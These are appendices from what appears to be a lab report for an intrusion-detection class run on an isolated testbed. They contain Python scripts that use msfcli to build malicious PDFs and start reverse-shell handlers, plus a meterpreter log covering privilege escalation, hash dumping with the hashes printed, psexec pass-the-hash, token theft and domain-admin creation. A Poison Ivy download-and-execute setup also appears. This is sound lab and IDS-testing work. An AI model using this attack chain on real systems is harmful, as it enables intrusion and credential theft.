- Amazon has its own cloud and educational institutions can easily get grants to use their equipment. The Smithsonian Genetics lab is currently burning a $30K grant and UMD Animal Sciences has a $10K one. Computer-literate organizations should be able to do similarly well and you don't need even that much horsepower to host this type of experiment.

Recommendations for Future classes

- Metasploit: The Penetration Tester's Guide (159327288X)
  - Great book to come up to speed with using metasploit framework. If students have no knowledge on how to do penetration testing / basic spear phishing.

Appendix A: CLIENT WEB TRAFFIC AUTOMATION SCRIPT

```
from selenium import webdriver
import time

pages = ["1","2","3","4","5","6","7","8"]
browser = webdriver.Firefox()

while True:
      for page in pages:
            browser.get("http://10.1.2.4/wordpress/?p="+page)
            time.sleep(4)
```

Appendix B: ADDITIONAL INFORMATION FOR TEST 01 (REVERSE SHELL)

Embedded Metasploit payload within a .pdf file. When opened a payload is executed that starts a reverse connection on port 4444 back to attacker machine. Attacker creates a directory, performs ipconfig and netstat

Test01 Exploit information

This exploit affects Adobe Reader 9.3.3 and below. When a pdf is opened various payloads are executed. In this case a reverse shell on port 4444 connects back to the attacker node Snowden.

```
use    exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
                                          info

       Name: Adobe PDF Escape EXE Social Engineering (No JavaScript)
     Module: exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  Jeremy Conway <jeremy@sudosecure.net>

Available targets:
  Id  Name
  --  ----
  0   Adobe Reader <= v9.3.3 (Windows XP SP3 English)

Description:
  This module embeds a Metasploit payload into an existing PDF file in
  a non-standard method. The resulting PDF can be sent to a target as
  part of a social engineering attack.

References:
  http://cvedetails.com/cve/2010-1240/
  http://www.osvdb.org/63667
  http://blog.didierstevens.com/2010/04/06/update-escape-from-pdf/
  http://blog.didierstevens.com/2010/03/31/escape-from-foxit-reader/
  http://blog.didierstevens.com/2010/03/29/escape-from-pdf/
  http://www.adobe.com/support/security/bulletins/apsb10-15.htm
```

Test01 Payload info

```
       Name: Windows Command Shell, Reverse TCP Stager
     Module: payload/windows/shell/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 290
       Rank: Normal

Provided by:
  spoonm <spoonm@no$email.com>
  sf <stephen_fewer@harmonysecurity.com>
```

```
  hdm <hdm@Metasploit.com>
  skape <mmiller@hick.org>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to the attacker, Spawn a piped command shell (staged)
```

Python setup script preptest01.py

```
#date: 11/29/2013
#author: ben actis
#notes:  creates's a pdf with a reverse shell. Vulnerable versions are
#        adobe 9.3 and below
import os
import subprocess

#variables
exploit="exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs"
filename="test01.pdf"
payload="windows/shell/reverse_tcp"
attackerIP="10.1.1.4"
attackerPort="4444"
webdir="/var/www/test01"

#check if root
if os.geteuid() != 0:
    exit("You need to have root privileges to run this script.\nPlease try again, this
time using 'sudo'. Exiting.")



print "Creating PDF"
subprocess.call(["msfcli",exploit,"FILENAME="+filename,"PAYLOAD="+payload,"lhost="+attack
erIP,"lport="+attackerPort,"E"])

print "PDF created"

#copy pdf to web directory
subprocess.call[("mkdir", webdir)]
subprocess.call(["cp", "/root/.msf4/local/"+filename, webdir])
```

Python launch script launchtest01.py

```
date:      11/29/2013
#author:    ben actis
#objective: starts a multi/handler that will listen for a connection from
#            the victim machine
#filename:  test01-reverseNC.py

import subprocess

#variables
```

```
payload="payload=windows/shell/reverse_tcp"
attackerIP="lhost=10.1.1.4"
#attackerIP="lhost=192.168.1.10"
attackerPort="lport=4444"

#uses msfcli to create a handler on 10.1.1.4 on port 4444
subprocess.call(["msfcli", "multi/handler",payload, attackerIP, attackerPort, "E"])
```

Test01 Successful reverse shell on port 4444



Figure 8 – Successful revers shell on port 4444

Test01 Unsuccessful reverse shell on port 4444



Figure 9 – Unsuccessful revers shell on port 4444

Appendix C: ADDITIONAL INFORMATION FOR TEST 02 (METERPERTER)

Embedded Metasploit payload within a .pdf file.
When opened a payload is executed that starts a meterpreter session on port 4445

Attacker gains system privilege, dumps hashes, logs in as admin use psexec, steals domain admin tokens, and creates a new user and adds user to domain admin group

Test02 preparation script prepTest02.py

This script creates a malicious document with a reverse TCP meterpreter session on port 4445. It affects adobe reader versions 9.x ,8.x, and below.

```
#date: 11/29/2013
#author: ben actis
#notes:  creates's a pdf with a reverse shell. Vunerable versions are
#        adobe 9.3 and below

import os
import subprocess

#variables
exploit="exploit/windows/fileformat/adobe_pdf_embedded_exe"
outputFile="test02.pdf"
inputFile="infilename=mustache.pdf"
payload="windows/shell/reverse_tcp"
attackerIP="10.1.1.4"
attackerPort="4445"
webdir="/root/.msf/local/"

#check if root, if not exit
if os.geteuid() != 0:
    exit("You need to have root privileges to run this script.\nPlease try again, this
time using 'sudo'. Exiting.")

#create pdf
print "Creating PDF"
subprocess.call(["msfcli",exploit,"FILENAME="+outputFile,inputFile,"PAYLOAD="+payload,"lh
ost="+attackerIP,"lport="+attackerPort,"E"])

print "PDF created"

#copy pdf to web directory
subprocess.call(["mkdir", "/var/www/test02"])
subprocess.call(["cp", "/root/.msf4/local/"+outputFile, "/var/www/test02/"])
```

Test02 launchTest02.py

This script launches a multi/handler that listens on port 4445 for the reverse meterpreter shell

```
#date:      11/29/2013
#author:    ben actis
#objective: starts a multi/handler that will listen for a connection from
#           the victim machine
#filename:  test01-reverseNC.py
```

```
import subprocess

#variables
payload="payload=windows/meterpreter/reverse_tcp"
attackerIP="lhost=10.1.1.4"
#attackerIP="lhost=192.168.1.10"
attackerPort="lport=4445"

#uses msfcli to create a handler on 10.1.1.4 on port 4444
subprocess.call(["msfcli", "multi/handler",payload, attackerIP, attackerPort, "E"])
```

Test02 exploit information

```
msf exploit(adobe_pdf_embedded_exe) > info

       Name: Adobe PDF Embedded EXE Social Engineering
     Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  Colin Ames <amesc@attackresearch.com>
  jduck <jduck@Metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)

Description:
  This module embeds a Metasploit payload into an existing PDF file.
  The resulting PDF can be sent to a target as part of a social
  engineering attack.

References:
  http://cvedetails.com/cve/2010-1240/
  http://www.osvdb.org/63667
  http://blog.didierstevens.com/2010/04/06/update-escape-from-pdf/
  http://blog.didierstevens.com/2010/03/31/escape-from-foxit-reader/
  http://blog.didierstevens.com/2010/03/29/escape-from-pdf/
  http://www.adobe.com/support/security/bulletins/apsb10-15.html
```

Test02 payload information

```
exploit(adobe_pdf_embedded_exe_nojs) > info windows/meterpreter/reverse_tcp

       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 290
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>
```

```
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@Metasploit.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to the attacker, Inject the meterpreter server DLL via
  the Reflective Dll Injection payload (staged)
```

Test02 connecting

Meterpreter reverse shell connecting from victim to attacker (Snowden 10.1.1.4) on port 4445

```
Large pentest? List, sort, group, tag and search your hosts and services
in Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.7.0-2013073101 [core:4.7 api:1.0]
+ -- --=[ 1139 exploits - 639 auxiliary - 180 post
+ -- --=[ 309 payloads - 30 encoders - 8 nops

payload => windows/meterpreter/reverse_tcp
lhost => 10.1.1.4
lport => 4445
[*] Started reverse handler on 10.1.1.4:4445
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 10.1.2.5
[*] Meterpreter session 1 opened (10.1.1.4:4445 -> 10.1.2.5:1181) at 2013-11-30 13:55:25 -0800

meterpreter >
```

Figure 10 – Meterpreter reverse shell connecting from victim to attacker on port 4445

Test02 getting user info

Determining what user is logged on. In this case NOTSNOWDEN\Administrator

```
meterpreter > getuid
Server username: NOTSNOWDEN\Administrator
meterpreter >
```

Figure 11 – getting user info with getuid command

Trying to get hash without privileges

Attempting to dump hash. Not SYSTEM so unable to do so initially.

Figure 12 – unsuccessful hashdump screenshot

Getting system



Figure 13 – getsystem for additional privileges

additional getsystem information

```
info  windows/escalate/getsystem

       Name: Windows Escalate Get System via Administrator
     Module: post/windows/escalate/getsystem
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  hdm <hdm@Metasploit.com>

Description:
  This module uses the builtin 'getsystem' command to escalate the
  current session to the SYSTEM account from an administrator user
  account
```

Dumping hashes

These are needed for the psexec module to log in remotely as another user.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 78b2c3a43c00f5b680d2b83bf9c3c20c...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:e35ebceee664d2a7695109ab020e401c:252cb8fb7b2a0d6a0dd011c00a58b8a2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:fa9f301fcb6dd96bdf32303bf7e841ff:50a5a099d3a70d7681e48928272aef37:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:95c4544602241e3d90450f7c7b30444b:::
root:1003:e35ebceee664d2a7695109ab020e401c:252cb8fb7b2a0d6a0dd011c00a58b8a2:::
sshd:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hu423af:2092:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
hu423ac:2093:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
hu423tb:2094:4d75454ae68c0278f9393d97e7a1873c:b65e96ba5ce01e13b17c415cfc521950:::
hu423aa:2095:cd321d17fa8b45dbc11e752d14694457:ddb4f724991e6b48a76f7790b551c47c:::
longstaf:2096:b81f06be783b91f9a86fb73c70515bd7:5e36bd36f116483a2e98b20cd079cb6d:::
hu423ag:2097:b95f5f3c108a934ec2265b23734e0dac:585bc43b7b5037e66fc4d4fa2ee0ac91:::
helonsaregood:2103:aad3b435b51404eeaad3b435b51404ee:39fd6ef2978b686dd00ca0dbd8ecd479:::
```

Figure 14 – dumping hashes

Additional hashdump info

```
info windows/gather/hashdump

       Name: Windows Gather Local User Account Password Hashes (Registry)
     Module: post/windows/gather/hashdump
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  hdm <hdm@Metasploit.com>

Description:
  This module will dump the local user accounts from the SAM database
  using the registry
```

Launching psexec

Used to login using stolen hashes from previous step

```
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name       Current Setting
   ----       ---------------
   RHOST      10.1.2.5
   RPORT      445
   SHARE      ADMIN$
 share
   SMBDomain  WORKGROUP
   SMBPass    e35ebceee664d2a7695109ab020e401c:252cb8fb7b2a0d6a0dd011c00a58b8a2
   SMBUser    Administrator


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, no
   LHOST     10.1.1.4         yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figure 15 – Launching psexec

Connecting with stolen credentials.

```
msf exploit(psexec) > exploit

[*] Started reverse handler on 10.1.1.4:4444
[*] Connecting to the server...
[*] Authenticating to 10.1.2.5:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
[*] Created \DegDnzDF.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.1.2.5[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.1.2.5[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (sBaqLevg - "MktMZFIJFoHbGgfUHEHrxmHgeeFLXmLEI")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \DegDnzDF.exe...
[*] Sending stage (751104 bytes) to 10.1.2.5
[*] Meterpreter session 2 opened (10.1.1.4:4444 -> 10.1.2.5:1202) at 2013-11-30 13:58:29 -0800

meterpreter >
```

Figure 16 – connecting with stolen credentials

Additional psexec information

```
exploit(psexec) > info

       Name: Microsoft Windows Authenticated User Code Execution
     Module: exploit/windows/smb/psexec
   Platform: Windows
  Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Manual

Provided by:
  hdm <hdm@Metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic
```

```
Basic options:
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  RHOST                        yes       The target address
  RPORT       445              yes       Set the SMB service port
  SHARE       ADMIN$           yes       The share to connect to, can be an admin share
(ADMIN$,C$,...) or a normal read/write folder share
  SMBDomain   WORKGROUP        no        The Windows domain to use for authentication
  SMBPass                      no        The password for the specified username
  SMBUser                      no        The username to authenticate as

Payload information:
  Space: 2048

Description:
  This module uses a valid administrator username and password (or
  password hash) to execute an arbitrary payload. This module is
  similar to the "psexec" utility provided by SysInternals. This
  module is now able to clean up after itself. The service created by
  this tool uses a randomly chosen name and description.

References:
  http://cvedetails.com/cve/1999-0504/
  http://www.osvdb.org/3106
  http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
```

Process List

This is needed to impersonate the domain administrator user. A PID running as NOTSNOWDEN\Administrator is needed to successfully complete this step.

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session     User                          Path
 ---   ----  ----              ----  -------     ----                          ----
 0     0     [System Process]        4294967295
 4     0     System            x86   0           NT AUTHORITY\SYSTEM
 208   920   elvinsvc.exe      x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\elvin4\bin\elvinsvc.exe
 312   2708  logon.scr         x86   3           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\logon.scr
 344   2220  iexplore.exe      x86   0           NOTSNOWDEN\Administrator      C:\Program Files\Internet Explorer\iexplore.exe
 584   920   alg.exe           x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 628   2400  sshd.exe          x86   0           NT AUTHORITY\SYSTEM           C:\cygwin\usr\sbin\sshd.exe
 780   4     smss.exe          x86   0           NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 820   920   cygrunsrv.exe     x86   0           NT AUTHORITY\SYSTEM           C:\cygwin\bin\cygrunsrv.exe
 852   780   csrss.exe         x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 856   988   idlemon.exe       x86   0           NOTSNOWDEN\Administrator      C:\cygwin\usr\local\etc\emulab\idlemon.exe
 876   780   winlogon.exe      x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 920   876   services.exe      x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 932   876   lsass.exe         x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 1104  920   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 1132  920   cygrunsrv.exe     x86   0           PC117\root                    C:\cygwin\bin\cygrunsrv.exe
 1184  920   svchost.exe       x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1388  2928  AcroRd32.exe      x86   0           NOTSNOWDEN\Administrator      C:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.ex
 1396  920   cygrunsrv.exe     x86   0           NT AUTHORITY\SYSTEM           C:\cygwin\bin\cygrunsrv.exe
 1420  1332  agetty.exe        x86   0           NT AUTHORITY\SYSTEM           C:\cygwin\sbin\agetty.exe
 1436  1316  init.exe          x86   0           NT AUTHORITY\SYSTEM           C:\cygwin\sbin\init.exe
 1448  920   smlogsvc.exe      x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\smlogsvc.exe
 1476  920   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1524  920   svchost.exe       x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System32\svchost.exe
 1584  920   svchost.exe       x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\svchost.exe
 1708  1580  syslogd.exe       x86   0           NT AUTHORITY\SYSTEM           C:\cygwin\usr\sbin\syslogd.exe
 1936  920   spoolsv.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 2020  920   svchost.exe       x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\svchost.exe
 2068  1416  perl.exe          x86   0           PC117\root                    C:\cygwin\bin\perl.exe
 2220  2928  iexplore.exe      x86   0           NOTSNOWDEN\Administrator      C:\Program Files\Internet Explorer\iexplore.exe
 2460  2032  perl.exe          x86   0           NT AUTHORITY\SYSTEM           C:\cygwin\bin\perl.exe
```

Figure 17 – Process List

Stealing domain admin token

Token successfully stolen

```
eterpreter > steal_token 3984
Stolen token with username: NOTSNOWDEN\Administrator
eterpreter > use incognito
Loading extension incognito...success.
eterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NOTSNOWDEN\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
PC117\jhu423ag
PC117\root

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

eterpreter >
```

Figure 18 – Stealing domain admin tokens

Impersonating domain admin, and create new domain admin user

New user successfully added to the domain and in the domain admin group

```
meterpreter > impersonate_token NOTSNOWDEN\\Administrator
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NOTSNOWDEN\Administrator
meterpreter > add_user ilikeidsclass p@ssw0rd1 -h 10.1.2.100
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[*] Attempting to add user ilikeidsclass to host 10.1.2.100
[+] Successfully added user
meterpreter > add_group_user "Domain Admins" ilikeidsclass -h 10.1.2.100
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[*] Attempting to add user ilikeidsclass to group Domain Admins on domain controller 10.1.2.100
[+] Successfully added user to group
meterpreter >
```

Figure 19 – Impersonating domain admin, and create new domain admin user

Appendix D: ADDITIONAL INFORMATION FOR TEST 03 (POISON IVY)

Embedded pi payload within a .pdf file

When opened pdf downloads exe from attacker website and runs it

Pi session begins on port 5555 to 10.1.1.3

Attacker interacts with victim machine through poison ivy, dumps hashes, takes screenshots etc.

Prep steps: forward remote desktop protocol port on manning node "ssh jhu423aa@users.deterlab.net -X -L 8118:pc127:3389"

Test03 Exploit Information

```
msf exploit(adobe_pdf_embedded_exe) > info

       Name: Adobe PDF Embedded EXE Social Engineering
     Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  Colin Ames <amesc@attackresearch.com>
  jduck <jduck@Metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)


Description:
  This module embeds a Metasploit payload into an existing PDF file.
  The resulting PDF can be sent to a target as part of a social
  engineering attack.

References:
  http://cvedetails.com/cve/2010-1240/
  http://www.osvdb.org/63667
  http://blog.didierstevens.com/2010/04/06/update-escape-from-pdf/
  http://blog.didierstevens.com/2010/03/31/escape-from-foxit-reader/
  http://blog.didierstevens.com/2010/03/29/escape-from-pdf/
  http://www.adobe.com/support/security/bulletins/apsb10-15.html
```

Test03 payload information

```
info windows/download_exec

       Name: Windows Executable Download (http,https,ftp) and Execute
     Module: payload/windows/download_exec
   Platform: Windows
       Arch: x86
Needs Admin: No
```

```
 Total size: 439
       Rank: Normal

Provided by:
  corelanc0d3r <peter.ve@corelan.be>

Basic options:
Name      Current Setting                Required  Description
----      ---------------                --------  -----------
EXE       rund11.exe                     yes       Filename to save & run executable on
target system
EXITFUNC  process                        yes       Exit technique: seh, thread, process,
none
URL       https://localhost:443/evil.exe  yes       The pre-encoded URL to the executable

Description:
  Download an EXE from an HTTP(S)/FTP URL and execute it
```

Creating poison ivy "server" that will be installed on victim machine

Note that the IP was later changed to 10.1.1.3 and to port 5555



Figure 20 – Poison Ivy Connection Settings

